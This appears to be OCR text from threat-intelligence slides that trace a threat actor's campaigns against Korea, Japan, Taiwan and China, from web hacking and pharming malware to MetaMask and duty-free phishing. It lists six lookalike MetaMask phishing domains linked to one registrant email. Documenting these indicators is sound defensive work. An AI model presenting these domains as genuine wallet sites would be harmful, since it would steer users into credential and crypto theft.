
- attempted hacking against Korean websites between 2009 and 2016




Correlation analysis




Timelines


Various web hacking targeting Korean websites
2009 ~ 2016
2015 ~ 2017
Pharming malware targeting Korea
Operation “PoisonedApple” targeting Korea and Japan
2021 ~ 2023
July 2022
Metamask phishing targeting Taiwan and China
Duty-free and Outlet phishing targeting Korea and Japan
May - July 2023
December 2023
Malicious Apps disguised as obituaries targeting Korea

Timelines


Various web hacking targeting Korean websites
2009 ~ 2016
2015 ~ 2017
Pharming malware targeting Korea
Operation “PoisonedApple” targeting Korea and Japan
2021 ~ 2023
July 2022
Metamask phishing targeting Taiwan and China
Duty-free and Outlet phishing targeting Korea and Japan
May - July 2023
December 2023
Malicious Apps disguised as obituaries targeting Korea

Metamask phishing site and apps



- created multiple domains for MetaMask phishing

Email Address | Exactly Matching | ynwtuukf@zohomail.com

Expand Your Search

6 domains

Narrow Your Search

Search


Download Report

Displaying results: 1 - 6 of 6 *Prev* *Next*

Domain Name	Create Date	Registrar
china-metamask.tw	--	--
cn-metamask.cn	2024-02-20	--
defi-cot.cn	2023-08-15	--
metamask2.cn	2022-08-08	DYNADOTCHINA LLC
metamask3.cn	2022-08-23	DYNADOTCHINA LLC
metamask3.tw	--	--


Duty-free shop phishing site

